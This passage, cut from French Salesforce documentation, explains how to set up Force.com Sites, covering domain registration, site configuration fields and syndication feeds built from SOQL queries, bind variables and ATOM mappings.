collectées est exécutée automatiquement. Vous pouvez également permettre aux utilisateurs de s'inscrire ou de se connecter de façon transparente à un portail associé depuis votre site public.

**Remarque:** Les Sites Force.com sont soumis à ces Conditions d'utilisation supplémentaires.

Pour plus d'informations sur Site.com, un système de gestion de contenu (CMS) Web qui facilite la création rapide de pages Web dynamiques contrôlées par des données et la modification en temps réel de contenus, reportez-vous à Présentation de Site.com à la page 5341.

Les exemples suivants présentent plusieurs utilisations des sites :

- Créer un site d'idées : les sites peuvent héberger un forum communautaire public pour partager et noter des idées sur votre entreprise, vos services ou vos produits. Les sites Web d'idées peuvent être accessibles au public.
- Publier un FAQ de support : publiez des informations pratiques dans un site public où les clients peuvent rechercher des solutions à leurs problèmes.
- Créer un outil de localisation de boutiques : ajoutez à votre portail un outil public qui aide les clients à trouver des magasins dans leur région.
- Publiez un répertoire des employés : ajoutez un répertoire des employés à l'intranet de votre société en créant un site restreint par plage IP.
- Créer un site Web de recrutement : publiez des offres d'emploi dans un site public et permettez aux utilisateurs de soumettre leur candidature et leur CV en ligne.
- Publier un catalogue de produits : répertoriez tous les produits de votre société dans un site public, avec les numéros de modèle, les tarifs en vigueur et des images de produits extraits dynamiquement de votre organisation.

Étant donné que le sites Force.com sont servis directement à partir de l'organisation Salesforce, la disponibilité d'un site est directement associée à la disponibilité de l'organisation. Pendant la période de maintenance des versions majeures de votre organisation, vos sites ne sont pas disponibles. Les utilisateurs qui tentent d'accéder à un site affichent une page de maintenance Force.com ou votre Page personnalisée de service non disponible. Nous recommandons d'informer à l'avance les utilisateurs de vos sites de l'opération de maintenance des versions et de la non disponibilité des sites associés. Vous pouvez prendre connaissance des périodes de maintenance spécifiques, répertoriées par instance, à l'adresse `trust.salesforce.com/trust/status/#maint`.

## Le domaine Force.com

Pour chacun de vos sites, vous déterminez l'URL en établissant le nom de domaine du site. Vous pouvez sélectionner l'une des options de domaine suivantes :

- Utilisez votre nom de domaine Force.com, qui correspond à votre *préfixe de sous-domaine* unique suivi de `force.com`. Par exemple, si vous sélectionnez le préfixe d'un sous-domaine *`masociete`*, votre nom de domaine est `http://masociete.force.com`. Le nom est sensible à la casse.

  **Remarque:** Votre nom de domaine Force.com est utilisé pour tous les sites que vous créez. Par exemple, votre société peut créer un site public pour les partenaires, un autre pour les développeurs et un troisième pour le support. Si le domaine de votre société est `http://masociete.force.com`, ces trois sites peuvent avoir les URL suivantes :

  - `http://masociete.force.com/partenaires`
  - `http://masociete.force.com/developpeurs`
  - `http://masociete.force.com/support`

- Créez des adresses Web adaptées à votre marque, telles que `http://www.ideesdemasociete.com`, en vous inscrivant via un registre de nom de domaine. Créez des enregistrements CNAME pour rediriger votre domaine de marque et les sous-domaines vers votre domaine Force.com sans exposer le nom `force.com` dans l'URL. La disponibilité de votre domaine Force.com sur

Internet peut prendre jusqu'à 48 heures. Les adresses Web personnalisées ne sont pas prises en charge pour les organisations de test sandbox ou Developer Edition.

Remarque: Le format des URL sécurisées de vos sites Force.com dépend du type d'organisation ou de l'édition. Le préfixe de votre sous-domaine unique est placé en tête, suivi le l'édition ou du type d'environnement, puis du nom d'instance et du suffixe force.com. Dans les exemples suivants, le préfixe du sous-domaine est « masociete », le nom du test sandbox est « testsandbox », le nom de l'instance est « na1 » et le nom de l'instance de test sandbox est « cs1 » :

| Type d'organisation | URL sécurisée |
|---|---|
| Developer Edition | `https://masociete-developer-edition.na1.force.com` |
| Sandbox | `https://mysandbox-mycompany.cs1.force.com` |
| Production | `https://masociete.securisee.force.com` |

Le préfixe de sous-domaine Developer Edition est limité à 22 caractères. L'URL sécurisée est affichée dans la page Paramètres de connexion. L'URL est sensible à la casse.

CONSULTER ÉGALEMENT :

Configuration de Sites Force.com

Gestion des Sites Force.com

Limites et facturation des Sites Force.com

## Gestion des Sites Force.com

Pour commencer à utiliser les sites Force.com sites, dans Configuration, saisissez *`Sites`* dans la case `Recherche rapide`, puis sélectionnez **Sites**. À partir de cette page, vous pouvez :

- Enregistrer votre domaine Force.com, si ce n'est pas déjà fait.
- Visualiser tous les sites hébergés dans votre domaine Force.com.
- Cliquer sur **Nouveau** pour créer un site.
- Cliquez sur **Modifier** pour apporter des modifications à un site existant.
- Cliquez sur **Activer** ou **Désactiver** pour modifier le statut de votre site.

  ATTENTION: Assurez-vous de ne pas exposer d'informations confidentielles.

- Cliquez sur l'étiquette du site pour afficher ses détails.
- Cliquez sur l'URL du site pour l'ouvrir dans un navigateur.

CONSULTER ÉGALEMENT :

Configuration de Sites Force.com

Création et modification de Sites Force.com

Configuration de Sites Force.com

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour créer et modifier des sites Force.com :

- Personnaliser l'application

# Enregistrement d'un domaine Force.com personnalisé

Le domaine Force.com de votre société est utilisé pour tous les sites que vous créez. Même si vous enregistrez un domaine de niveau supérieur représentant une marque pour votre site, vous devez choisir un domaine Force.com. L'URL de la marque est redirigée vers le domaine Force.com.

Remarque: Les enregistrements CNAME doivent inclure votre nom de domaine, votre ID d'organisation de 18 caractères et le suffixe live.siteforce.com. Par exemple, si votre nom de domaine est www.masociete.com et votre ID d'organisation 00dx00000000001aaa, le CNAME doit être `www.masociete.com.00dx00000000001aaa.live.siteforce.com`. L'ID d'organisation se situe dans la nouvelle page de domaine, dans Configuration, Gestion de domaine.

Pour enregistrer votre domaine Force.com :

1. Dans Configuration, saisissez *Sites* dans la case Recherche rapide, puis sélectionnez **Sites**.
2. Entrez un nom unique pour votre domaine Force.com. Un domaine Force.com peut contenir uniquement des caractères alphanumériques et des tirets, et doit être unique dans votre organisation. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un tiret et ne doit pas contenir de traits de soulignement ou de période. Salesforce recommande d'utiliser le nom de votre société ou une variante, par exemple que *masociete*.

   ATTENTION: Une fois votre nom de domaine Force.com enregistré, vous ne pouvez pas le modifier.
3. Cliquez sur **Vérifier la disponibilité** pour confirmer que le nom de domaine saisi est unique. S'il est déjà utilisé, vous êtes invité à le modifier.
4. Lisez, puis acceptez les Conditions d'utilisation des Sites en cochant la case.
5. Cliquez sur **Enregistrer mon domaine Force.com**. Une fois les Conditions d'utilisation acceptées et votre domaine Force.com enregistré, les modifications liées à la création du site sont consignées dans le journal d'audit et la liste associée Historique du site de votre organisation. L'entrée en vigueur de votre enregistrement peut prendre jusqu'à 48 heures.

Remarque: Le format des URL sécurisées de vos sites Force.com dépend du type d'organisation ou de l'édition. Le préfixe de votre sous-domaine unique est placé en tête, suivi le l'édition ou du type d'environnement, puis du nom d'instance et du suffixe force.com. Dans les exemples suivants, le préfixe du sous-domaine est « masociete », le nom du test sandbox est « testsandbox », le nom de l'instance est « na1 » et le nom de l'instance de test sandbox est « cs1 » :

| Type d'organisation | URL sécurisée |
|---|---|
| Developer Edition | `https://masociete-developer-edition.na1.force.com` |
| Sandbox | `https://mysandbox-mycompany.cs1.force.com` |
| Production | `https://masociete.securisee.force.com` |

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

## AUTORISATIONS UTILISATEUR

Pour créer et modifier des sites Force.com :
- Personnaliser l'application

Le préfixe de sous-domaine Developer Edition est limité à 22 caractères. L'URL sécurisée est affichée dans la page Paramètres de connexion. L'URL est sensible à la casse.

CONSULTER ÉGALEMENT :

Configuration de Sites Force.com

Considérations sur les Sites Force.com

# Configuration d'un site Force.com

## Configuration de Sites Force.com

Les sites Force.com permettent de créer des sites Web publics et des applications directement intégrés à votre organisation Salesforce, sans demander aux utilisateurs de saisir un nom d'utilisateur et un mot de passe pour se connecter.

Pour configurer un site Force.com :

1. Dans Configuration, saisissez *Sites* dans la case `Recherche rapide`, puis sélectionnez **Sites**.
2. Enregistrez un domaine Force.com personnalisé pour votre organisation.
3. Créez et configurez votre site.
4. Développez et utilisez des pages Visualforce pour votre site, utilisez ou masquez des pages standard et personnalisez ou remplacez les pages d'erreur prêtes à l'emploi. Associez ces pages à votre site.
5. Choisissez un modèle de site. Utilisez le champ de recherche pour trouver et sélectionner un modèle que vous avez développé ou utilisez le modèle prêt à l'emploi fourni. Le modèle de site offre la présentation de page et la feuille de style pour votre site et ignore tout formatage hérité du portail associé.
6. Activez un portail pour la connexion ou l'auto-inscription, puis associez-le à votre site.
7. Vous pouvez également modifier les paramètres d'accès public.
8. Lorsque vous êtes prêt à rendre votre site public, cliquez sur **Activer** dans la page Détails sur le site. Vous pouvez également activer votre site à partir des pages Modifier le site et Sites.

Une fois un site configuré, vous pouvez :

- Exécuter des rapports et des tableaux de bord sur votre site.
- Créer des règles de workflow qui déclenchent des alertes par e-mail lorsque les critères associés au site sont satisfaits.

ÉDITIONS

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour créer et modifier des sites Force.com :

- Personnaliser l'application

Pour modifier les paramètres d'accès public de sites Force.com :

- Gérer les utilisateurs

CONSULTER ÉGALEMENT :

Gestion des Sites Force.com

Configuration de Sites Force.com

## Création et modification de Sites Force.com

Une fois votre domaine Force.com enregistré, créez un site Force.com en procédant comme suit :

1. Dans Configuration, saisissez *Sites* dans la case Recherche rapide, puis sélectionnez **Sites**.
2. Cliquez sur **Nouveau** ou sur **Modifier** pour un site existant.
3. Dans la page de modification de site, renseignez les champs suivants :

| Champ | Description |
|---|---|
| Étiquette du site | Nom du site tel qu'il s'affiche dans l'interface utilisateur. |
| Nom du site | Le nom utilisé lors du référencement du site dans l'API SOAP. Ce nom peut contenir uniquement des caractères de soulignement et alphanumériques, et doit être unique dans votre organisation. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |
| Description du site | Description facultative du site. |
| Contact du site | L'utilisateur qui reçoit les communications relatives au site provenant des visiteurs et de Salesforce. |
| Adresse Web par défaut | URL Force.com unique pour ce site. Force.com fournit la première partie de l'URL, basée sur le nom de domaine que vous avez inscrit ; vous devez la compléter en ajoutant un nom de site unique. Si vous ne configurez pas d'adresse Web personnalisée via un registre de nom de domaine, le public utilisera cette URL pour accéder à votre site. |
| Actif | Option qui active votre site lorsque vous être prêt à le publier pour les utilisateurs. Vous pouvez également créer votre site depuis les pages Sites et Détails du site. Lorsque le site est inactif, la page spécifiée dans le champ Page d'accueil du site inactif s'affiche pour les utilisateurs. |
| Page d'accueil du site actif | Page vers laquelle les utilisateurs sont dirigés lorsque le site est actif. Utilisez le champ de recherche pour trouver et sélectionner la page Visualforce que vous avez développée comme page d'accueil de votre site. Si vous souhaitez uniquement tester votre site, sélectionnez la page UnderConstruction.<br><br>Pour les sites d'idées, vous devez utiliser la page d'accueil des idées. Pour les sites de réponses, vous devez utiliser la page d'accueil des réponses. La présentation de votre site Idées ou Réponses est héritée du portail auquel il est associé, sauf si vous sélectionnez un modèle de site.<br><br>Si vous avez développé un site avant la publication Summer '10, vous pouvez définir la page d'accueil des réponses en tant |

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer et modifier des sites Force.com :

- Personnaliser l'application

| Champ | Description |
| --- | --- |
| | que page d'accueil par défaut si vous créez une page Visualforce en utilisant `<apex:page action="{!URLFOR('/answers/answersHome.apexp')}"/>` |
| `Page d'accueil du site inactif` | Page vers laquelle les utilisateurs sont dirigés lorsque le site est inactif. Utilisez le champ de recherche pour trouver et sélectionner la page que vous souhaitez utiliser. Vous pouvez, par exemple, sélectionner une page signalant que votre site est en construction ou en maintenance. |
| `Modèle de site` | Modèle qui fournit la présentation de page et la feuille de style de votre site. Le modèle de site ignore tout formatage hérité du portail associé. Utilisez le champ de recherche pour trouver et sélectionner un modèle que vous avez développé ou utilisez le modèle prêt à l'emploi fourni.<br>Remarque: Le modèle de site spécifié ici est utilisé uniquement pour les pages Visualforce utilisant l'expression `$Site.Template`. |
| `Robots.txt du site` | Fichier qui définit les parties de votre site public auxquelles les robots Web peuvent accéder. Les robots Web sont souvent utilisés par les moteurs de recherche pour classer et archiver les sites Web. Les balises HTML ne sont pas autorisées car elles ne sont pas compatibles avec les robots `robots.txt`. Pour les pages Visualforce, ajoutez `contentType="text/plain"` à la balise `<apex:page>`.<br>Exemple interdisant tous les robots d'indexer l'ensemble des pages :<br>`<apex:page contentType="text/plain">`<br>`User-agent: * # Applies to all robots`<br>`Disallow: / # Disallow indexing of all pages`<br>`</apex:page>`<br>Exemple autorisant tous les robots à indexer l'ensemble des pages :<br>`<apex:page contentType="text/plain">`<br>`User-agent: * # Applies to all robots`<br>`Disallow: # Allow indexing of all pages`<br>`</apex:page>` |
| `Icône de favori d'un site` | L'icône qui s'affiche dans le champ d'adresse du navigateur lors de la visite du site. Ce champ permet de définir l'icône de favori de l'ensemble de votre site, pas de chaque page. Les modifications ne sont reflétées dans votre site que le jour suivant, en raison de la mise en cache. |
| `Code de suivi Analytics` | Code de suivi associé à votre site. Ce code peut être utilisé par des services tels que Google Analytics pour suivre les données de demande de pages pour votre site. |
| `URL Rewriter Class` | Une classe Apex à utiliser pour la réécriture des URL de votre site, depuis les URL Salesforce vers des URL conviviales. Dans cette classe, vous pouvez créer des règles de réécriture des demandes d'URL de site saisies dans la barre d'adresse, lancées à partir de favoris ou liées à des sites Web externes. Vous pouvez également créer des règles de réécriture des URL pour les liens dans des pages de site. |

| Champ | Description |
|---|---|
| `Activer les fils` | Une option qui affiche la liste associée aux fils de syndication, et permet de créer et de gérer les fils de syndication pour les utilisateurs de vos sites publics. Ce champ est visible uniquement si la fonctionnalité est activée pour votre organisation. |
| `Niveau de protection contre le détournement de clic` | Vous pouvez définir la protection contre le détournement de clics d'un site sur l'un des niveaux suivants :<br>• Autoriser le tramage par n'importe quelle page (aucune protection)<br>• Autoriser le tramage par la même origine uniquement (recommandé)<br>• Ne pas autoriser le tramage par n'importe quelle page (protection maximale)<br>Remarque: Les trames de même origine autorisent le tramage de la page du site uniquement par des pages appartenant au même nom de domaine et utilisant le même protocole de sécurité.<br>Remarque: Salesforce Communities inclut deux éléments de protection contre le détournement de clics : un pour le site Force.com Communities, défini dans la page de détail du site Force.com, et un autre pour le site Site.com Communities, défini dans la page de configuration de Site.com. Il est recommandé de définir les deux éléments sur la même valeur. |
| `Requiert une connexion sécurisée (HTTPS)` | Lorsque cette case est activée pour un site Force.com, un site Site.com, un site Salesforce Communities Force.com ou un site Salesforce Communities Site.com, les requêtes qui utilisent le HTTP sont redirigées vers le HTTPS. |

4. Cliquez sur **Enregistrer**.

Remarque: Vous définissez des URL personnalisées dans Configuration, Gestion de domaine.

CONSULTER ÉGALEMENT :

Configuration de Sites Force.com

Configuration de Sites Force.com

Méthodes et expressions Apex associées à des Sites Force.com

## Configuration de Sites Force.com

Une fois votre site créé, vous pouvez le configurer dans la page de détail du site. Pour accéder à cette page, dans Configuration, saisissez *Sites* dans la case Recherche rapide, sélectionnez **Sites**, puis cliquez sur le nom du site dans la liste Sites. Vous pouvez procéder comme suit :

- Cliquer sur **Modifier** pour modifier le site.
- Cliquer sur **Paramètres d'accès public** pour afficher et modifier les paramètres de sécurité, notamment les autorisations, les présentations de page et plus encore.
- Cliquez sur **Paramètres de connexion** pour configurer les paramètres de connexion et d'inscription de votre site. La logique d'inscription intégrée permet aux utilisateurs de s'inscrire rapidement à votre portail et de s'y connecter de façon transparente, depuis un site public.

  Remarque: Pour des sites de communautés, ce lien ouvre la page de connexion des communautés.
- Cliquez sur **Redirections d'URL** pour visualiser les redirections de page que vous avez définies pour votre site.
- Cliquez sur **Activer** ou **Désactiver** pour modifier le statut de votre site.

  ATTENTION: Assurez-vous de ne pas exposer d'informations confidentielles.
- Cliquez sur **Aperçu en tant qu'admin** pour afficher votre site en mode d'aperçu administrateur. Ce mode affiche les erreurs de chaque page du site dans leur contexte et en détails, ce qui facilite leur dépannage.

  Remarque: Cette fonctionnalité ne s'affiche pas pour les organisations de communauté.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer et modifier des sites Force.com :
- Personnaliser l'application

Pour modifier les paramètres d'accès public de sites Force.com :
- Gérer les utilisateurs

- Cliquez sur **Modifier** dans les listes associées des pages Visualforce ou standard du site afin de sélectionner les pages disponibles de votre site. Toutes les pages associées au site doivent être activées.
- Cliquez sur **Attribution de page** pour attribuer des pages d'erreur à des erreurs standard, telles que “Autorisation requise (401)” et “Page introuvable (404).” Vous pouvez ignorer ou modifier les pages par défaut fournies.
- Cliquez sur **Nouveau** dans la liste associée Fils pour créer un fil de syndication. Cliquez sur **Activer les fils** dans la liste Détails sur le site pour afficher cette liste associée.
- Afficher la liste associée Historique d'utilisation sur 24 heures pour consulter l'utilisation de la bande passante actuelle et des délais de demande de service, les limites quotidiennes et le pourcentage d'utilisation.
- Ouvrez la liste associée Historique du site pour afficher le suivi des modifications apportées à la configuration de votre site.

CONSULTER ÉGALEMENT :

Attribution de pages d'erreur aux sites Force.com

Paramètres d'accès public pour les Sites Force.com

Gestion des paramètres de connexion et d'inscription aux sites Force.com

## Définition des fils de syndication

Les *fils de syndication* permettent aux utilisateurs de s'abonner aux modifications apportées aux sites Force.com et de recevoir des mises à jour dans des lecteurs de fil externes. En définissant simplement une requête SOQL et un mappage, vous pouvez syndiquer les modifications apportées aux données publiques pour l'utilisateur final. Vous pouvez créer un ou plusieurs fils de syndication pour les sites publics de votre organisation ou pour n'importe quelle page Visualforce. Le fil de syndication affiche les enregistrements spécifiés par une requête SOQL. Les utilisateurs peuvent s'abonner au fil et l'afficher lorsqu'ils visitent le site ou la page.

Définissez un fil de syndication, comprenant les enregistrements à renvoyer, et définissez les données d'enregistrements à afficher :

**Nom**
Nom descriptif de ce fil, qui le distingue des autres fils que vous créez. Utilisez uniquement des lettres, des chiffres ou le caractère de soulignement "_". N'utilisez pas plus d'un caractère de soulignement par ligne.

**Description**
Décrivez le fil. Par exemple, "Prénom, nom et région du compte pour les dix derniers comptes créés ou modifiés".

**Requête**
Requête SOQL qui définit quels enregistrements sont renvoyés au fil de syndication. Pour assurer des performances élevées, les quelques limitations suivantes sont imposées à la requête SOQL :

- Si la requête SOQL ne spécifie aucune limite, le nombre d'enregistrements renvoyés est limité à 20.
- Les limites de requêtes ne peuvent pas excéder 200 résultats. Si vous créez une requête avec une limite supérieure à cette valeur, seuls les 200 premiers enregistrements sont renvoyés.
- Si la requête SOQL ne contient aucune valeur "Organiser par" spécifiée, les enregistrements sont organisés par la valeur `LastModifiedDate`, si elle existe, ou par la valeur `SystemModstamp`.
- `COUNT` n'est pas pris en charge.
- Les requêtes *agrégées* ne sont pas prises en charge. Par exemple, la requête suivante ne peut pas être utilisée dans une requête SOQL de fils de syndication :

```
SELECT Name, (SELECT CreatedBy.Name FROM Notes) FROM Account
```

- Vous pouvez utiliser des *variables de liaison*, variables dont la valeur est fournie dans l'URL. Pour plus d'informations, reportez-vous à Utilisation de variables de liaison pour les requêtes et le mappage à la page 5555.

Remarque: Si l'utilisateur invité ne dispose pas des accès de sécurité au partage et au niveau du champ appropriés, vous ne pouvez pas enregistrer votre requête car la plate-forme Force.com vérifie l'accès et le partage avant l'enregistrement.

**Mappage**
Étant donné que les fils de syndication utilisent le protocole de publication Web ATOM, vous devez fournir une valeur de mappage qui correspond aux objets et champs des enregistrements renvoyés avec des constructions ATOM. Notez que toutes les valeurs doivent être des constantes de chaîne. Pour plus d'informations sur les éléments de mappage, reportez-vous à Mappage d'objet ATOM à la page 5553.

Vous pouvez utiliser des *variables de liaison*, variables dont la valeur est fournie dans l'URL. Pour plus d'informations, reportez-vous à Utilisation de variables de liaison pour les requêtes et le mappage à la page 5555.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Créer, modifier ou supprimer une définition de fil :
- Modifier toutes les données

S'abonner à un fil
- Aucune autorisation utilisateur spéciale requise

**Durée maximale de mise en cache en secondes**

Comme de nombreux utilisateurs peuvent accéder à un fil en même temps, Salesforce met les données de fil en cache pendant 3600 secondes par défaut. Vous pouvez modifier cette valeur, de 300 secondes au minimum à la durée de votre choix. Les résultats de requête plus anciens que la durée spécifiée sont supprimés et une nouvelle requête est exécutée lors de la demande d'informations suivante, c'est-à-dire lorsque l'utilisateur ouvre une page contenant un fil auquel il s'est abonné.

**Actif**

Activez cette case afin de rendre le fil disponible pour l'abonnement. Une fois le fil actif, les utilisateurs peuvent s'y abonner.

### Mappage d'objet ATOM

Vous devez spécifier un mappage dans la définition du fil de syndication. Le mappage associe des constructions ATOM, telles que le titre de l'entrée à la valeur correspondante dans un enregistrement, "Nom du compte" par exemple. Un ensemble complet de mappages représente un fil d'informations et la requête représente le contenu de chaque élément d'information dans un fil. Par exemple, les enregistrements de pistes créés aujourd'hui ou les contacts contenant des informations de compte mises à jour.

Un *élément de fil* est l'enveloppe de chaque partie d'un élément d'information et un *élément d'entrée* est le contenu de cette enveloppe.

Le mappage permet également d'appliquer des étiquette courtes à divers champs pour l'affichage.

Le tableau suivant répertorie chaque ATOM, chaque d'objet et présente les valeurs à fournir :

| Élément de fil | Élément d'entrée | Description |
|---|---|---|
| `fa` | | Requis uniquement si `ea` (auteur de l'entrée) n'est pas spécifié. Auteur du fil. Par exemple, `fa:"Auteur du fil Acme Admin Marie"` indique que l'auteur du fil est Admin Marie. |
| `fid` | | Facultatif (car une valeur par défaut est fournie). ID du fil. Par défaut, cette valeur est l'URL du site public. Si vous spécifiez une valeur, elle doit être un identificateur de ressource internationalisé (*IRI*) valide. Un IRI est une URL généralisée qui autorise l'utilisation de l'Unicode. |
| `fl` | | Facultatif (car une valeur par défaut est fournie). Lien du fil. Par exemple, `fl:"http://www.salesforce.com"`. Généralement, les lecteurs de fil interprètent cet élément en reliant le titre du fil à cette URL. |
| `fst` | | Facultatif. Sous-titre du fil. Par exemple, `&map=ft:"Nouvelles opportunités",fst:"Division Ouest"` indique le titre du fil Nouvelles opportunités et le sous-titre Division Ouest. |
| `ft` | | Obligatoire. Titre du fil. Par exemple, `ft:"Nouvelles opportunités"`. |
| | `ea` | Requis uniquement si `fa` (auteur du fil) n'est pas spécifié. Auteur de l'entrée. Par exemple, `ea:"Compte créé par : " + Account.CreatedBy .` |
| | `ec` | Obligatoire. Contenu de l'entrée. Par exemple,`ec:"description de " Name "<br>" Description` indique la valeur du champ `Name` avec du texte supplémentaire. La sortie du fil correspondant à cet exemple peut donner :<br>`description for Ajax Industries Description` |
| | `ect` | Facultatif. Contenu de l'entrée de type `text`, `html` ou `xhtml`. Par exemple, `ect: html` pour un contenu HTML. La valeur par défaut est `text`. |

| Élément de fil | Élément d'entrée | Description |
|---|---|---|
| | `el` | Facultatif. Lien de l'entrée. Doit être un URI valide. Cette valeur est généralement un lien vers une autre représentation du contenu de l'entrée. Par exemple, le lien peut être un enregistrement dans l'interface utilisateur Salesforce. Généralement, les lecteurs de fil interprètent cet élément en reliant l'entrée du fil à cette URL. Par exemple, `el:"Account.URl"`. |
| | `es` | Facultatif. Résumé de l'entrée. Résumé facultatif du contenu de l'entrée. Par exemple, `et: Account.Name, es: Account.Name + "- numéro de compte, site Web et description", ec: Account.AccountNumber + " " + Account.Website + " " + Account.Description`<br>Si aucun résumé n'est spécifié, les lecteurs de fil affichent le contenu défini à l'aide de l'élément `ec`. |
| | `est` | Facultatif. Résumé de l'entrée de type `text`, `html` ou `xhtml`. Par exemple, `est: html` pour un contenu HTML. La valeur par défaut est `text`. Ne spécifiez aucune valeur si `es` n'est pas défini. |
| | `et` | Obligatoire. Titre de l'entrée, un nom de champ. Par exemple, `et:Name`. |
| | `eu` | Facultatif. Par défaut, la valeur `<updated>` de l'élément ATOM requis est automatiquement fournie par `LastModifedDate` de l'entité principale faisant l'objet de la requête, qui correspond généralement à l'objet dans la clause principale `FROM` de la requête SOQL. Cette valeur indique de date de la dernière modification d'une entrée ou d'un fil. Pour modifier ce comportement par défaut, vous pouvez spécifier une autre valeur `LastModifedDate` d'objet ou de champ à utiliser. Par exemple :<br>• Requête : `SELECT Id, Name, MyDate__c FROM Account`Paramètre de mappage : `eu: MyDate__c`<br>• Requête : `SELECT Id, Lastname, Account.LastMOdifiedDate FROM Contact`Paramètre de mappage : `eu: Account.LastModifiedDate` |

L'exemple suivant présente des valeurs de mappage valides pour un fil de syndication :

```
ft: "Harry Potter", et: Name, ec: "description for " Name "<br>" Description, el: "/" Id,
 ect: html
```

Les fils sont affichés dans le contexte de l'utilisateur invité du site public dans lequel ils sont utilisés. Par conséquent, si vous avez utilisé des étiquettes personnalisées pour gérer l'internationalisation et spécifié des étiquettes dans votre mappage, les utilisateurs voient ces étiquettes dans la langue de l'utilisateur invité. Pour plus d'informations, reportez-vous à Étiquettes et fils personnalisés à la page 5555.

Vous ne pouvez pas utiliser que des constantes de chaîne dans le mappage de fils. Par exemple, vous ne pouvez pas utiliser un litéral de date tel que `TODAY` ou `LAST_WEEK`.

Après avoir défini un fil, vous devez le tester, puis l'activer en sélectionnant la case `Actif` comme indiqué plus haut. Pour plus d'informations sur le test, reportez-vous à Test des fils de syndication à la page 5559.

### Utilisation de variables de liaison pour les requêtes et le mappage

Vous pouvez utiliser des *variables de liaison* dans la clause `WHERE` de la requête SOQL. Les variables de liaison doivent respecter le format suivant :

```
{!var_name}
```

La requête suivante utilise une variable de liaison nommée `accountID`.

```
SELECT Name, Description
FROM Account
WHERE Id = {!accountID}
```

Notez qu'il ne s'agit pas du nom littéral du champ, mais d'un nom arbitraire. A l'exécution, la valeur `accountID` est transmise à la requête depuis l'URL. Ce fil est accessible via l'URL suivante et il est transmis dans l'ID de compte en tant que paramètre de la chaîne de requête :

```
site_URL/services/xml/My'Account'Feed?accountId=0013000000BmP4x
```

Vous pouvez également utiliser des variables de liaison pour des valeurs de mappage.

Les détails de mise en œuvre suivants s'appliquent à l'utilisation de variables de liaison pour les requêtes :

- Vous ne pouvez pas utiliser plus de 20 variables de liaison entre la définition d'un fil, des requêtes et un mappage combinés.
- Le nom de la variable de liaison ne peut comporter plus de 100 caractères.
- Vous pouvez utiliser une variable de liaison à droite d'une opération de filtre pour représenter une partie de chaîne. Comme elle représente une partie de chaîne, la variable doit être entre guillemets. Par exemple, la requête suivante est valide :

  ```
  SELECT Id, Name FROM Account WHERE Name = '{!myBindVariable}'
  ```

  Les requêtes suivantes ne sont pas valides, car la variable de liaison est mal positionnée et ne fonctionne pas en tant que variable pour une constante de chaîne :

  ```
  SELECT Id, Name FROM Account WHERE {!myFieldName} = 'Joe'
  SELECT Id, {!myFieldName} FROM Account WHERE IsDeleted = false
  ```

- Vous ne pouvez pas utiliser une variable de liaison pour représenter un nom de champ. Cela signifie qu'une variable de liaison ne peut pas être utilisée à gauche d'une opération de filtre.
- Vous ne pouvez pas utiliser une variable de liaison pour modifier la signification ou la structure d'une requête pour des raisons de sécurité. Les caractères spéciaux que vous spécifiez dans la valeur de remplacement de la liaison sont interprétés comme des constantes de caractère lors de l'évaluation de la requête.

### Étiquettes et fils personnalisés

Si vous souhaitez localiser des fils en plusieurs langues, vous pouvez utiliser des étiquettes personnalisées pour définir la chaîne dans des langues multiples. Il suffit ensuite de faire référence à l'étiquette personnalisée dans la définition du mappage. Lorsqu'une requête est exécutée, l'étiquette personnalisée inspecte la langue de l'utilisateur invité et renvoie le texte traduit, qui est utilisé dans le mappage.

Les étiquettes personnalisées peuvent être spécifiées dans un champ à l'aide de la syntaxe suivante :

```
map_element_name: "{!$LABEL.custom_label_name}"
```

Pour spécifier une étiquette personnalisée dans un fil, utilisez la procédure suivante :

1. Dans Configuration, saisissez *Étiquettes personnalisées* dans la case `Recherche rapide`, puis sélectionnez **Étiquettes personnalisées**. Vous pouvez nommer l'étiquette personnalisée en fonction de l'élément de mappage qui prend sa valeur, par exemple `feedTitle` pour l'élément `ft`.

2. Entrez les valeurs de toutes les langues prises en charge.
3. Spécifiez une étiquette personnalisée dans le mappage du fil.

Par exemple, supposons que vous créez un fil contenant des informations sur toutes les maisons que votre organisation essaie de vendre. Si le titre de fil "The Houses" convient pour les utilisateurs anglais, le titre localisé "Les maisons" est préférable pour les utilisateurs français. Vous créez une étiquette personnalisée, par exemple `feedTitle`. Sa valeur est « Les maisons » en français et « The Houses » en anglais. Dans la définition du mappage du fil, spécifiez ensuite pour le titre du fil `fc:`:

```
ft: "{!$LABEL.feedTitle}"
```

### Visualforce et les fils

Pour ajouter un fil à une page Visualforce, utilisez les fonctionnalités HTML standard de Visualforce. Par exemple, si la page Visualforce est située dans le répertoire de base du site, elle peut contenir une balise semblable à la suivante :

```
<A HREF=""/services/xml/theFeedName">My feed</A>
```

Le texte `My feed` relie au fil.

Pour lier le fil à partir d'une image, insérez une balise d'image en ligne semblable à la suivante :

```
<A HREF="/services/xml/theFeedName"><img src="feed.gif"></A>
```

Vous devez télécharger votre propre image.

Pour ajouter l'icône à la barre d'adresse, ajoutez la balise du lien à la balise `<head>` de la page Visualforce :

```
<link href='URI of feed'
   type='application/x.atom+xml'
   rel='feed'
   title='A nice descriptive title'/>
```

CONSULTER ÉGALEMENT :

- À propos des fils de syndication
- Test des fils de syndication

## À propos des fils de syndication

